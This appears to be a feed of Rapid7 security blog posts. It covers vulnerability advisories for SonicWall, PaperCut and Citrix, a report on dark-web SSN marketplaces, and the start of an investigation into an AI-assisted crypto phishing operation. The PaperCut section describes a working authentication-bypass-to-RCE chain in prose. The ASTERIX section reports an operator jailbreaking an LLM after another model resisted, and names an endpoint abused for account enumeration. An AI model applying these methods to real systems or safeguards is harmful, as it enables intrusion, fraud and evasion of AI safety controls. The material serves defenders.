12.4.3-03526 (platform-hotfix) and higher versions
12.5.0-02835 platform-hotfix and earlier
12.5.0-02952 (platform-hotfix) and higher versions.
Mitigation guidance
Organizations operating affected SonicWall SMA1000 appliances should prioritize applying SonicWall’s updated platform hotfixes immediately. Because exploitation was occurring before public disclosure, organizations should not rely solely on patching to determine whether an appliance has already been compromised.
SonicWall recommends upgrading affected appliances to:
12.4.3-03526 platform-hotfix, for systems on the 12.4.3 branch
12.5.0-02952 platform-hotfix, for systems on the 12.5.0 branch
Affected Product/Component:
SonicWall SMA1000 Appliance Work Place and Appliance Management Console
Version 12.4.3-03453 platform-hotfix and earlier are affected.
Version 12.5.0-02835 platform-hotfix and earlier are affected.
SonicWall additionally recommends that customers contact SonicWall Technical Support for assistance reviewing appliances for indicators of compromise.
If evidence of compromise is identified, SonicWall recommends:
Re-imaging affected hardware appliances or re-deploying affected virtual appliances.
Given the confirmed exploitation of these vulnerabilities, organizations should treat potentially exposed appliances running vulnerable software as a priority for investigation as well as remediation.
Please read the SonicWall security advisory for the latest vendor guidance.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-83548 and CVE-2026-83549 in the SMA1000 Appliance series with vulnerability checks expected to be available in the September 3rd content release.
On August 27, 2026, PaperCut Software published an urgent security advisory stating that it is investigating active exploitation of a vulnerability affecting PaperCut NG and PaperCut MF. PaperCut has confirmed customer incidents and is treating the issue as a security emergency. At the initial time of disclosure, the vulnerability had not been assigned a CVE identifier, and PaperCut had not publicly disclosed a CVSS score, vulnerability class, authentication requirements, or the technical details of the exploit path. However on August 28, the vendor assigned CVE-2026-81578 and CVE-2026-82078 for the two vulnerabilities that make up the exploit chain.
CVE ID
Description
CWE
CVSSv4
CVE-2026-81578
Authentication Bypass
CWE-306 Missing authentication for critical function.
PaperCut NG and PaperCut MF are print management platforms commonly deployed within enterprise, education, and other organizational environments. Because the PaperCut Application Server provides web-accessible administrative and application functionality, organizations with servers exposed to the public internet should prioritize remediation and access restriction.
PaperCut stated in its advisory that information supplied by a university customer’s security team and digital forensics and incident response team enabled its security response team to reproduce the vulnerability in PaperCut NG and PaperCut MF. On August 28, 2026 at 02:10 AEST, PaperCut released emergency patches for PaperCut NG and PaperCut MF versions 25 and 26, followed later the same day with patches for version 24.
PaperCut has been targeted in the past; in 2023, CVE-2023-27350 was broadly exploited in the wild by multiple threat-actor groups, including ransomware operators. This prior history increases the urgency organizations should address this new zero-day with.
PaperCut currently considers all versions of PaperCut NG and PaperCut MF potentially impacted. Customers operating internet-accessible PaperCut Application Servers should take immediate action even if no suspicious activity has been observed.
On August 31, 2026, both CVE-2026-81578 and CVE-2026-82078 were added to the U.S. Cybersecurity and Infrastructure Security Agency’s (CISA) list of known exploited vulnerabilities (KEV), based on evidence of active exploitation. A Metasploit module is now available to validate exposure to the exploit chain.
Technical overview
The vulnerability is an authentication bypass that lets attackers invoke privileged PaperCut components. This can be leveraged to reconfigure an external database lookup. When this lookup is triggered, malicious SQL can be executed, resulting in remote code execution.
PaperCut uses the Apache Tapestry framework, whose "complex direct" request format can identify one page to display and a different page containing the component to execute. PaperCut validates access only to the displayed page. By selecting either the public Error page or Exception page for display, an attacker can bypass authentication while invoking administrative components belonging to ConfigEditor or UserList. Additionally, the first emergency patch could be bypassed by using the Home page for display, however the newest version of the vendor patch correctly remediates this bypass.
The attack uses HTTP POST requests to the following URIs (Note that the path segment with the value 1 shown below can be any value for this path segment, and the Error path segment may also be the Exception or Home path segment):
The first two URIs provide unauthenticated access to PaperCut's configuration editor. The third can invoke a user or card search that triggers the configured external database lookup.
An attacker first uses the ConfigEditor requests to modify four external user-lookup settings:
These settings normally allow administrators to connect PaperCut to an external card database. After bypassing authentication, however, the attacker can configure them with a malicious JDBC connection and a malicious SQL statement.
By leveraging PaperCut's bundled Apache Derby database driver and supplying a Derby CALL statement that activates its foreignViews feature, Derby opens an attacker-controlled H2 JDBC URL. H2 processes an inline INIT statement that creates a JavaScript-backed database trigger. PaperCut includes the Nashorn JavaScript engine, allowing that trigger to start an operating-system process. However it is expected that other mechanisms to execute an arbitrary command can also be used instead of Nashorn. Finally, the attacker submits a search through the forged UserList request. This activates the external lookup and executes the malicious SQL.
Mitigation guidance
Organizations running PaperCut NG or PaperCut MF should prioritize patching on an emergency basis, particularly where the PaperCut Application Server is accessible from the public internet.
PaperCut has released emergency patches for PaperCut NG and PaperCut MF versions 24, 25 and 26.
Updated on September 1, 2026: Note that the vendor has released a third version of the emergency patch. Any organization that has applied either the original first version or the second version of the emergency patch is not fully protected, and must apply the third emergency patch immediately.
The vendor notes that these builds have not undergone their normal release process and are intended as emergency fixes for customers with public-facing servers that cannot otherwise sufficiently mitigate exposure.
PaperCut recommends that administrators immediately restrict web access to trusted IP addresses only, such as internal corporate network ranges. Firewall rules, network access controls, reverse-proxy restrictions, or equivalent measures should be used to prevent untrusted internet hosts from reaching PaperCut web interfaces.
Please read the PaperCut security advisory for the latest remediation guidance, updated indicators of compromise, and additional release information.
Artifacts/Evidence Sources and IOCs
For detection and forensic analysis, PaperCut has identified several preliminary artifacts and evidence sources that may indicate compromise.
Application activity: Alerts from intrusion-detection, endpoint-security, or network-monitoring products involving the PaperCut Application Server, particularly suspicious post-exploitation activity associated with pc-app.exe.
Log integrity: Missing, unexpectedly truncated, or deleted PaperCut server.log files.
PaperCut server.log entries:
ERROR No suitable driver found for jdbc:no:x
ERROR DatabaseUtils - Database error looking up cardID: VALUES CAST
PaperCut has not yet published validated network-based indicators such as malicious IP addresses, domains, or URLs.
The vendor specifically warns that the absence of these indicators should not be interpreted as evidence that a system has not been affected.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to this new PaperCut zero-day, with an authenticated vulnerability check expected to be available in the August 28 (today’s) content release.
Updates
August 28, 2026: Initial publication.
August 28, 2026: Updated to reflect new emergency patches and CVE ID assignment. Updated remediation to include the new v24 patches. Updated Technical Overview to indicate first patch bypass.
August 31, 2026: Updated the Overview to note that both CVEs were added to the CISA KEV list, and the availability of a Metasploit module.
September 1, 2026: Updated the Remediation section to reflect the vendor's new emergency patch (release 3).
Despite modern verification controls, identity theft remains one of the most pervasive threats to both individuals and enterprise organizations. U.S. Federal Trade Commission statistics show over 1 million identity theft reports annually, with related fraud and imposter scams accounting for billions in financial losses each year. While stolen credit cards enable rapid, short-term monetization, Social Security numbers (SSNs) represent a far more permanent and dangerous tier within the cybercrime ecosystem, because unlike payment cards, they cannot simply be deactivated. Once exposed, an SSN can support enabling unauthorized lines of credit, synthetic identity fraud, and sophisticated tax scams.
When exposed identity data belongs to corporate executives, board members, and other high-profile employees, the risk can extend beyond the individual. Threat actors target these high-profile individuals not just for their premium credit profiles, but to leverage their compromised identities for executive impersonation, corporate espionage, and downstream extortion. Rapid7’s recent alert telemetry underscores the severity of this targeted exposure: since early 2026 alone, we identified 476 instances of compromised SSN records across 395 unique corporate personnel. Over 73% of these exposures directly targeted top-level leadership, with C-suite executives comprising 44.6% of affected profiles and Presidents making up another 28.6%. Unsurprisingly, given the geographical nature of SSNs, 95.6% of these leaks stemmed from U.S.-headquartered organizations, concentrated heavily in high-value sectors like Financials (over 25%) and Industrials (17%).
In this blog, we explore the operational mechanics of the underground identity economy, focusing on three dominant SSN marketplaces tracked by Rapid7: Xilo, Bankom, and PeopleFinder, which together account for 81.5% of all executive SSN leaks in our dataset (led by Xilo at 40.8%, Bankom at 21.8%, and PeopleFinder at 18.9%). Using Rapid7 alert telemetry from the past year, we look at the profiles of affected corporate executives, how these marketplaces operate, and highlight how proactive dark web monitoring can mitigate upstream identity exposure before it is weaponized.
Why stolen SSNs retain their value
Not all stolen data retains its value for the same length of time. Leaked credentials can be reset, payment cards can be cancelled, and session tokens eventually expire. While these data types remain highly sought after by cybercriminals, their usefulness often depends on acting quickly before the victim or service provider invalidates them.
SSNs differ as they are effectively permanent, serving as a core identity attribute. Once exposed, they can remain valuable for years, enabling a wide range of fraud schemes long after the original breach. When combined with other personally identifiable information (PII), such as a victim's name, date of birth, address, phone number, and employment history, an SSN becomes the foundation of a comprehensive identity profile that can be bought, sold, and repeatedly abused across the criminal ecosystem.
These identity profiles enable far more than traditional identity theft. Threat actors use them to open fraudulent financial accounts, create synthetic identities, bypass identity verification processes, file fraudulent tax or government benefit claims, and support highly targeted social engineering campaigns. Rather than serving a single purpose, a complete identity record becomes a reusable asset that can be monetized multiple times by different threat actors.
For corporate executives and other high-profile employees, exposed identity data can also create risk for the organization they represent. Publicly available information, from regulatory filings to corporate biographies and social media, can be combined with stolen identity data to build highly detailed profiles. These enriched records increase the credibility of phishing, business email compromise (BEC), and executive impersonation attacks, allowing threat actors to target not only the individual but also the organization they represent.
This durability has fueled a thriving underground economy where identity records are treated as searchable, reusable inventory rather than one-time commodities. The marketplaces examined in this research demonstrate just how mature and accessible this ecosystem has become.
Anatomy of an SSN marketplace
While platforms like Xilo, Bankomat, and PeopleFinder present a highly organized, user-friendly storefront, they operate strictly as downstream clearinghouses rather than original creators of their inventory. The vast supply of SSNs flooding these networks relies on a distinct, multi-tiered underground supply chain. The massive volume driving these platforms is primarily fueled by large-scale institutional network breaches, where wholesale hackers compromise data aggregators, healthcare systems, and financial providers. These massive SQL databases are sold in bulk on deep-web forums, where marketplace administrators purchase, parse, and upload them into their searchable storefronts. According to annual telemetry from the Identity Theft Resource Center, billions of individual data records are exposed annually through these mega-breaches, accounting for the vast majority of the inventory available online.
Another source of identity data comes from infostealer malware and targeted phishing campaigns. While mass breaches provide wholesale numbers, infostealers scrape highly contextual local data, such as saved browser forms and PDF documents like tax returns or corporate onboarding paperwork stored on unmanaged personal devices. When these localized logs are parsed by marketplace administrators, they yield the fresh, high-value identity profiles that allow buyers to target specific corporate leaders.
Although these platforms tap into a similar upstream supply chain, how they package and monetize this data varies significantly. To stand out in a maturing, highly competitive cybercrime market, each marketplace focuses on its own operational niche, ranging from ultra-low pricing and identity enrichment features to multi-asset carding integration and legacy data consistency. The following sections provide a deep dive into each marketplace, highlighting their specific functionalities, user interfaces, and distinct market advantages.
Xilo
Xilo has been active since at least March 2025. The marketplace is hosted as a Tor hidden service, while also maintaining mirror sites on the clear web to improve accessibility and resilience.
Users can search for specific individuals by name, state, country (US or Canada), or year of birth (Figure 1). They can also request records that include phone numbers and email addresses in addition to the victim's SSN. This can increase the value of the records by reducing the need for threat actors to source additional PII elsewhere. During our analysis, however, we did not identify any records that included email addresses, while records containing phone numbers were available at the same price as standard SSN records. Search results can also be sorted by price, although the cost appears to be fixed at $0.25 per SSN record.
Figure 1 – Xilo search interface
⠀
Search results typically display the victim's full name, physical address, and date of birth before purchase. This information alone can help threat actors identify specific individuals for targeted campaigns, while the SSN is revealed only after the purchase is completed (Figure 2).
Figure 2 – Xilo search results
⠀
In addition to standard searches, Xilo offers a reverse lookup service that accepts an SSN or phone number and returns additional PII, including the victim's full name and phone number (Figure 3). This service costs $0.50 per lookup, suggesting that enriching an existing identity profile is considered more valuable than purchasing an SSN alone. Threat actors can use this functionality to expand records obtained through the standard search, increasing the amount of PII associated with a single individual and, consequently, the potential for identity fraud.
Figure 3 – Xilo reverse search
⠀
The marketplace is supported by a Telegram channel used to announce technical updates and new domains. Although activity on the channel has been relatively limited, it has attracted more than 500 subscribers, providing an indication of interest in the service. Like many established cybercriminal services, Xilo appears prepared for domain disruptions by maintaining alternative access points and communicating them through Telegram, adopting the kind of resilience and service-continuity practices more commonly associated with legitimate online services.
Xilo accepts several cryptocurrencies, including Bitcoin, Litecoin, Monero, Ether, and Tether (USDT). Support for USDT is relatively uncommon among underground marketplaces and may reflect the marketplace's focus on US-based identity data. The minimum deposit is just $1, lowering the barrier to entry for new users, while bonuses are offered for deposits exceeding $100 to encourage larger account balances.
Beyond its own infrastructure, Xilo actively advertises on well-known cybercrime forums, including XSS, as well as carding communities such as WWH-Club and Altenens (Figure 4). This marketing strategy is common among underground marketplaces seeking to expand their customer base. More notably, Xilo's presence on carding-focused forums highlights the close relationship between stolen payment data and identity information, illustrating how different segments of the cybercrime ecosystem increasingly overlap and complement one another.
Figure 4 – Xilo advertisement on Altenens
Bankomat
Active since at least March 2022, Bankomat is one of the more established marketplaces operating in the underground identity theft ecosystem. The platform is accessible as a Tor hidden service while maintaining multiple clear web domains to improve availability. Its emergence coincided with the shutdown of several prominent carding and PII marketplaces, including Joker's Stash and SSNDOB Marketplace, suggesting that Bankomat sought to capitalize on the resulting gap by combining identity data sales with traditional carding services.
The marketplace prominently lists its active domains and encourages users to save its onion address, describing it as the most reliable way to access the service. This reflects an awareness of the operational challenges faced by long-running underground marketplaces, particularly the risk of domain seizures and takedowns. By maintaining multiple access points and actively directing users toward its Tor service, Bankomat demonstrates the operational maturity needed to retain its customer base despite infrastructure disruptions.
Users can search for individuals by first and last name, combined with an additional identifier such as state, city, ZIP code, or date of birth (Figure 5). The search functionality is free, allowing users to identify potential victims before deciding whether to purchase a record. Search results display the victim's full name, date of birth, and physical addresses, while the SSN is revealed only after purchase at a fixed cost of $4 per record. Unlike Xilo, however, Bankomat does not offer additional identity enrichment services or the ability to purchase supplementary PII directly through the platform.
Figure 5 – Bankomat search bar
⠀
Beyond SSN records, Bankomat also functions as a traditional carding marketplace by offering stolen payment card details for sale, obtained through third-party sellers. The platform supports card validation services, including Viper and 4chk, allowing buyers to verify whether stolen payment cards remain active before using or reselling them. Similar functionality is offered by established carding marketplaces, such as Findsome and UltimateShop.
This combination of identity records, payment card data, and validation tools positions Bankomat as a one-stop marketplace for financially motivated threat actors. Rather than sourcing stolen identities and payment data from separate platforms, buyers can acquire multiple data types associated with the same victim through a single service. While SSN records cost $4, stolen payment card details are typically advertised for approximately $10, suggesting that Bankomat places greater commercial emphasis on its carding business, likely reflecting both higher profit margins and sustained demand within the underground economy (Figure 6).
Figure 7 – PeopleFinder SSN listings
⠀
Bankomat currently accepts payments exclusively in Bitcoin, in contrast to newer marketplaces that increasingly support a wider range of cryptocurrencies to appeal to a broader customer base.
PeopleFinder
Active since at least February 2023, PeopleFinder is a successor to the SSNDOB Marketplace, whose primary domains were seized by law enforcement in June 2022. Following that takedown, the service re-emerged through a network of lookup mirrors using clear-web-sounding domain names such as “PeopleFinder.” The connection is also visible in the source code, where the front-end login page retains the original “ssndob” title text and logo. Through this infrastructure, the platform provides access to the same legacy database of more than 24 million compromised U.S. PII records.
To maintain a steady customer stream, PeopleFinder actively advertises its database on high-profile cybercrime and carding forums like WWH-Club and Exploit. This deliberate marketing keeps the service highly visible to financially motivated threat actors seeking verification tools for downstream fraud.
The layout itself is highly streamlined, featuring a basic search bar that closely mirrors Bankomat's interface. Users can search the platform's database by name, date of birth, or physical address completely free of charge. The initial search output displays the victim's full name, date of birth, and associated physical addresses, allowing a threat actor to confirm they have targeted the correct corporate executive before paying for the record (Figure 7).
Figure 7 – PeopleFinder SSN listings
To reveal the hidden SSN, users must pay a fixed cost of $1.50 per lookup, putting its pricing structure right between Xilo and Bankomat. This strict, hyper-commoditized focus solely on core SSN details directly mirrors the operational blueprint of the original SSNDOB model. Rather than expanding into supplementary data types like phone numbers or credit cards, the operators chose to preserve their highly efficient, legacy pay-per-lookup infrastructure. The platform relies exclusively on Bitcoin transactions.
What Rapid7 telemetry reveals about the executive threat landscape
By monitoring dark web SSN marketplaces, Rapid7 actively alerts clients when leaked records of their executives or designated employees are discovered.
Since the beginning of 2026, our telemetry has identified 476 instances of compromised SSN records, representing 395 unique individuals, as several monitored personnel were affected by multiple exposures. Within this sample, most of the leaked SSNs were recorded in Xilo (40.8%), followed by Bankom (21.8%) and PeopleFinder (18.9%) (Figure 8).
Figure 8 – The sample distribution of leaked SSNs by marketplace
⠀
Given that SSNs are issued within the United States, the overwhelming majority of compromised records in our dataset, 95.6%, were linked to organizations headquartered in the U.S., with others located in Spain, Canada, and Japan, trailing significantly behind (Figure 9).
Figure 9 – The sample distribution of leaked SSNs by country
⠀
Financials represented the largest sector in our sample, accounting for more than a quarter of organizations whose monitored executives appeared in leaked SSN records, followed by Industrials at 17% (Figure 10). One possible reason for the concentration in Financials is the volume and sensitivity of customer and employee data these organizations hold, including PII and tax-related information, which can make exposed identities particularly valuable to threat actors. Industrials may also present attractive targets because of their interconnected supply chains, where compromised identities can potentially support broader fraud, impersonation, or access attempts across partner ecosystems.
Figure 10 – The sample distribution of leaked SSNs by sector
⠀
A closer analysis of the roles of targeted personnel reveals that C-suite executives (such as Chief Executive Officers and Chief Financial Officers) make up the largest portion at 44.6%. Presidential positions represent the second-largest segment at 28.6%, while functional management and administrative roles account for 13.9% of the compromised profiles.
These findings may reflect a natural monitoring bias, since organizations are more likely to prioritize senior personnel whose compromise poses a greater security risk. Even with that caveat, the concentration among senior leadership reinforces why executive identity exposure deserves specific attention.
Compromised executive PII can support targeted phishing, impersonation, and other social engineering campaigns against both the individual and the organization they represent.
Board Trustees, Directors of the Board, State Senators, Vice Chairs
18
4.6%
Total Unique Individuals
395
100.0%
From detection to action: Responding to exposed executive PII
Because SSNs cannot simply be reset after exposure, organizations need a way to identify compromised executive PII early and determine what action can reduce the resulting risk.
These alerts are triggered using customer-defined assets, specifically the names of designated VIPs. When a potential match is flagged, Rapid7 analysts conduct preliminary OSINT verification, checking biographical details such as the VIP's date of birth and primary locations, to confirm the listing's accuracy before issuing an alert to the customer.
Once alerted, customers can choose to purchase the exposed SSN record directly through the "Ask-an-Analyst" service using their allocated dark web purchase credits (Figure 11). This capability allows security teams to inspect the full record, verify whether the exposed SSN is genuine, and determine whether additional protective measures are necessary for the affected executive. Furthermore, on platforms like Xilo, purchasing the listing removes the record from the marketplace entirely, actively taking it off the shelf before other threat actors can acquire it.
Figure 11 – Rapid7 Platform alert about the leaked details of a company executive
Conclusion and strategic defense actions
The illicit marketplaces examined by Rapid7 show how cheaply and efficiently stolen identity data can now be searched, purchased, and enriched. For executives and other high-profile employees, an exposed SSN can remain useful to threat actors long after the original compromise and may support identity fraud, social engineering, executive impersonation, or business email compromise. Because that information cannot simply be reset, organizations should treat executive identity exposure as an ongoing security risk.
To reduce that risk, executive protection and security teams should consider the following actions:
Monitor executive exposure on the dark web: Use digital risk protection capabilities configured with executive names, known locations, titles, and other relevant identifiers to detect compromised PII across illicit marketplaces and underground channels.
Use removal or takedown options where available: Where supported, work with security providers to acquire or remove exposed identity records before they are purchased and reused by other threat actors.
Reduce executives’ public digital footprint: Review public records, data-broker listings, corporate biographies, and social media profiles to limit unnecessary exposure of information such as dates of birth, home addresses, and phone numbers that can be used to enrich stolen records.
Require out-of-band verification for sensitive requests: Introduce mandatory secondary confirmation for financial transactions, access requests, or administrative changes involving executive accounts to reduce the risk of successful impersonation.
Provide targeted phishing and impersonation training: Give C-suite members, board members, and executive assistants focused guidance on how attackers can combine leaked PII with social engineering to make phishing and impersonation attempts more convincing.
The persistence of SSNs means the risk does not end when the original breach is discovered. Ongoing monitoring, rapid validation, and stronger verification controls can help organizations identify exposure earlier, reduce the value of stolen identity data, and make it harder for threat actors to turn compromised executive information into a wider attack against the business.
On August 19, 2026, a security advisory was published for CVE-2026-19490, a critical authentication bypass vulnerability affecting Citrix NetScaler ADC and NetScaler Gateway. The vulnerability carries a CVSS v4.0 base score of 9.3 and can be exploited remotely by an unauthenticated attacker over the network without user interaction or elevated privileges.
NetScaler ADC and NetScaler Gateway are widely deployed enterprise networking products commonly positioned at or near the network perimeter. NetScaler ADC provides application delivery, traffic management, load balancing, SSL/TLS offloading, and application security capabilities, while NetScaler Gateway provides secure remote access and VPN functionality. Because these systems are frequently deployed in enterprise DMZs and exposed to the public internet, authentication bypass vulnerabilities affecting Citrix products are nearly always exploited by threat actors.
NetScaler ADC and NetScaler Gateway 14.1: Versions prior to 14.1-73.32
NetScaler ADC and NetScaler Gateway 13.1: Versions prior to 13.1-63.21
NetScaler ADC FIPS: Versions prior to 14.1-73.32 FIPS
NetScaler ADC FIPS and NDcPP: Versions prior to 13.1-37.277
As of August 19, 2026, Rapid7 has not observed evidence that CVE-2026-19490 is being exploited in the wild. However, organizations should prioritize patching affected systems on an emergency basis, since Citrix products are high-value targets that tend to quickly see exploitation in the wild.
On September 9, 2026, CVE-2026-19490 was added to the U.S. Cybersecurity and Infrastructure Security Agency’s (CISA) list of known exploited vulnerabilities (KEV), based on evidence of active exploitation. With active exploitation now occurring, organizations running affected versions of Citrix NetScaler ADC and NetScaler Gateway should remediate these issues on an urgent basis, outside of normal patching cycles.
Mitigation guidance
Organizations running affected NetScaler ADC or NetScaler Gateway appliances should review the official NetScaler advisory and apply the required updates to affected systems on an emergency basis.
Fixed versions for affected products are listed below:
NetScaler ADC and NetScaler Gateway14.1-73.32 and later releases
NetScaler ADC and NetScaler Gateway13.1-63.21 and later releases of 13.1
NetScaler ADC 14.1-FIPS14.1-73.32 FIPS and later releases of 14.1-FIPS
NetScaler ADC 13.1-FIPS and 13.1-NDcPP13.1-37.277 and later releases of 13.1-FIPS and 13.1-NDcPP
According to Citrix, customers can determine whether affected systems are vulnerable to CVE-2026-19490 by inspecting their NetScaler configuration for the following configuration entries. If one or more of the following items are present, and if the systems are running affected versions, the system is likely to be exploitable:
SAML action configuration is in place:
"add authentication samlAction.*"
Auth or VPN vserver is configured:
"add authentication vserver .*"
"add vpn vserver .*"
For the latest guidance, please refer to the official Citrix advisory.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Customers can assess exposure to CVE-2026-19490 on Citrix NetScaler ADC and Gateway using a vulnerability check available in the August 20 content release.
Updates
August 19, 2026: Initial publication.
August 20, 2026: Updated Rapid7 customers section to reflect availability of vulnerability check.
September 11, 2026: Updated Overview to add new CISA KEV reference.
Cássio De Alcântara is Director, LATAM Sales at Rapid7.
Across Latin America, organizations are embracing cloud, AI, and digital transformation to drive innovation and business growth. These technologies create new opportunities, but also introduce greater complexity and expanding attack surfaces.
In this environment, security leaders are being asked to understand where risk exists across increasingly distributed environments and quickly eliminate blind spots like Shadow IT and Shadow AI – all without adding operational complexity.
To help security leaders and practitioners address this complexity, Rapid7 is excited to announce a new strategic distribution partnership with Licencias OnLine (LOL) across Latin America.
Helping organizations stay ahead of evolving threats
In order to keep day-to-day business operations moving, organizations need security solutions that not only protect critical assets but also support innovation, regulatory compliance, and long-term digital transformation.
Rapid7's AI-powered cybersecurity operations platform helps organizations strengthen cyber resilience by unifying continuous exposure management, AI-driven threat detection and response, and security automation. By connecting security data across endpoint, cloud, identity, and infrastructure environments, organizations leverage one platform to gain the visibility to reduce risk and act with confidence.
A shared commitment to partner success
Success in today’s fragmented cybersecurity environments depends on a strong ecosystem of partners who can help organizations implement, optimize, and maximize the value of unified security operations.
This is where Licencias OnLine comes in. With a strong, well-established presence across Latin America, deep cybersecurity expertise, and a highly specialized channel ecosystem, Licencias OnLine brings the local knowledge, technical enablement, and operational agility needed to help partners grow their cybersecurity practices and deliver greater value to customers.
Together, Rapid7 and Licencias OnLine will invest in technical training, partner enablement, joint marketing initiatives, and go-to-market programs that help partners expand managed security services, strengthen customer relationships, and accelerate business growth across the region.
Building cyber resilience together
As organizations across Latin America continue to modernize their IT environments, they should have access to security operations that are integrated, intelligent, and designed for today's AI-powered threat landscape.
Rapid7's open platform supports this approach through hundreds of technology integrations that help organizations eliminate security silos, improve visibility across their attack surfaces, and automate response workflows. This enables security teams to reduce operational complexity while improving cybersecurity program maturity.
By combining Rapid7's global cybersecurity innovation with Licencias OnLine's regional expertise and trusted partner network, this new alliance will make it easier for organizations across Latin America to strengthen cyber resilience while enabling partners to see greater success through measurable business outcomes.
We're excited to begin this next chapter together and look forward to supporting our partners as they help customers build stronger, more resilient security operations across the region.
You can’t patch everything. So what do you fix first? Findings in Q2 2026 have changed traditional answers.
The latest Quarterly Threat Landscape Report from Rapid7 Labs shows vulnerability disclosures still surging while attackers use automation and AI-assisted tooling to compress the time between disclosure and exploitation. The gap that patch cycles were built to fill is closing. Speed and volume are overwhelming security teams that have relied on traditional patch cycles and reactive programs. Success going forward can’t be about patching as much as possible - it has to be about understanding what matters most and reducing the exposures attackers can actually reach.
Here are the four trends that defined Q2 2026, and what they mean for your security program as you define priorities for Q3 and beyond:
The volume of disclosures hit another milestone
There were 8,539 new high- and critical-severity CVEs (CVSS 7.0–10.0) this quarter- double the number reported in the same quarter last year (4,268). Meanwhile, the number of newly exploited vulnerabilities held roughly steady (40). The takeaway isn’t that exploitation exploded - it’s that disclosure volume is far outstripping what any team can triage.
The report breaks down which of those disclosures are actually reachable and how to triage by exploitability instead of severity score alone.
Initial access keeps getting easier
Nearly two-thirds of exploited vulnerabilities this quarter (62%) required no user interaction - no stolen credentials, no phishing victim, no click. Attackers reach and exploit them on their own, and that share is up nine points year over year (from 53% in Q2 2025). Reinforcing the trend, disclosures of missing-authentication flaws (CWE-306) surged 247% year over year - a fast-expanding pool of internet-facing systems that require no login at all.
This is the quarter’s clearest signal - and the report details exactly which exposures to close first, and how, before the exploitation curve catches up.
Nation-state activity remains persistent
Rapid7 observed continued activity from Iranian, North Korean, and Russian advanced persistent threat (APT) clusters targeting government, finance, healthcare, manufacturing, energy, and telecommunications. Russian campaigns targeted edge infrastructure; Iranian activity included sustained industrial control system (ICS) and operational technology (OT) targeting.
The report maps the specific techniques and sectors each cluster focused on this quarter.
Ransomware stays concentrated but keeps evolving
Qilin led ransomware activity in Q2 with 263 listed victims, and the United States remained the most heavily targeted country - with business services and healthcare among the hardest-hit sectors. Rapid7’s Incident Response team also saw growing use of ClickFix and fake CAPTCHA campaigns, and social engineering through trusted collaboration platforms like Microsoft Teams - techniques that accounted for 31.8% of the incidents we worked.
The report includes the full ransomware leaderboard, the sectors most at risk, and where affiliate activity is expanding next.
Exposure is the real challenge, and the biggest opportunity
The volume is daunting, but the real challenge is keeping pace with attackers. As disclosures keep growing, the organizations that stay ahead won’t be the ones patching fastest — they’ll be the ones that know what they expose, which assets matter most, where attackers can realistically get in, and how to reduce reachable exposure before it becomes an incident. That’s what preemptive security means: not a slogan, but an operating model.
The full Quarterly Threat Landscape Report shows where reachable exposure concentrates this quarter, the four actions Rapid7 Labs recommends, the sector-by-sector breakdown, and the dark-web signals shaping what’s next. Read it here before you pressure-test your Q3 prioritization.
Rapid7 researchers identified an exposed web directory on infrastructure used to support a cryptocurrency fraud operation. The server contained raw phone-number datasets, account-validation tools, enriched lead records, phishing panels, voice-dialing scripts, fake wallet applications, persistence mechanisms, and Telegram exfiltration code. Among the artifacts was evidence that the operator relied on AI coding assistants throughout the campaign's development; recovered prompts, shell history, and project files show AI being used to package Electron applications, obfuscate code, troubleshoot builds, modify phishing infrastructure, and prepare malware for distribution. When one model began resisting parts of that workflow, the operator switched providers and attempted to bypass the next model's safety controls with a custom jailbreak prompt. Together, these artifacts provide an unusual view into how AI was integrated into the development of an active phishing operation rather than simply being used to generate isolated snippets of code.
We track this activity as Operation ASTERIX, named after the Asterisk open-source telephony platform recovered on the server. The operator used Asterisk to automate the campaign's vishing infrastructure, coordinating phone calls with phishing emails and counterfeit wallet applications.
The recovered material shows how the operator combined several techniques:
Bulk account enumeration against cryptocurrency platforms
Phishing emails that created fake support cases
Vishing calls that referenced details from those emails
Counterfeit Ledger, Trezor, and Exodus applications
Seed-phrase theft and Telegram exfiltration
AI-assisted development, including an attempt to bypass an LLM’s safety controls
Much of the value around this finding is timing. Much of the infrastructure was still in use or under development when it was exposed. This allowed Rapid7 Labs to notify the appropriate providers and authorities while the operation was still active, while also documenting the campaign's tooling and development process.
Rapid7 Labs disclosed the identified infrastructure and findings to the relevant authorities, including Apple's security team, and collaborated with them to support action against the activity described in this report.
Technical analysis andobserved attacker behavior
The recovered files show a multi-stage operation designed to focus social engineering on confirmed cryptocurrency users. The attacker used account-checking tools to confirm which phone numbers were tied to active crypto exchange accounts, narrowing a raw dataset down to confirmed holders. From there, the recovered infrastructure supported multiple outreach channels. The phishing panels generated fake support cases and verification codes that were later referenced during phone calls, while files such as extract_sg_numbers.py and sg_leads_server.py suggest additional lead-management and direct-outreach capabilities. Although call logs were not recovered to reconstruct every interaction, the recovered artifacts indicate that these channels ultimately directed victims toward counterfeit wallet applications designed to steal recovery phrases.
Figure 1: Operation ASTERIX kill chain from acquisition to exfiltration
⠀
Each stage narrowed the target pool or increased trust before the operator asked the user to install software or provide wallet recovery information. That structure is important for defenders, as it creates several points where the campaign can be detected or interrupted before seed phrases are stolen.
Account validation
The server had approximately 885,000 phone numbers organized into multiple files by region and source. The largest file included 316,002 German mobile numbers, with additional lists covering Hong Kong, Bulgaria, and directories referencing UK, US, Canadian fintech, and Ledger-related lists split across 54 countries.The operator ran the numbers through account-validation tooling to identify people who were more likely to hold cryptocurrency.
For example, one directory, cdc/(Crypto Dot Com), appears to refer to Crypto.com. It contained a Go-based account validation tool that submitted phone numbers to a Crypto.com account-existence endpoint (app.mona.co/api/passkeys/verify_option/) using 300 concurrent threads, retry logic, and Bright Data ISP proxy pools. The go script allowed the operator to identify phone numbers associated with Crypto.com accounts before moving those users into the next stage of the campaign.
Figure 2: checkPhone() function from cdc/main.go abusing Crypto.com's passkey verify_option endpoint to verify whether a phone number owns an account.
The recovered logs show that 43,066 accounts were confirmed from the German dataset of 316,002 phone numbers, a hit rate of approximately 13.6%. A later validation run against a Hong Kong dataset was less successful due to rate limiting that reduced throughput and increased request failures.
The operator also maintained a separate Kraken checker, tooling that included campaigns labeled for UK, Canadian fintech, and Ledger datasets. The Ledger-related data was divided into 54 country files, suggesting the operator was looking for users who had both a known association with a hardware-wallet provider and an account on a cryptocurrency exchange.
The raw account matches were then reduced to a smaller set of enriched leads. The files valids.txt, valid_leads.db, and other, related databases contained records with names, phone numbers, email addresses, geographic details, account information, and, in some cases, payment-card context.
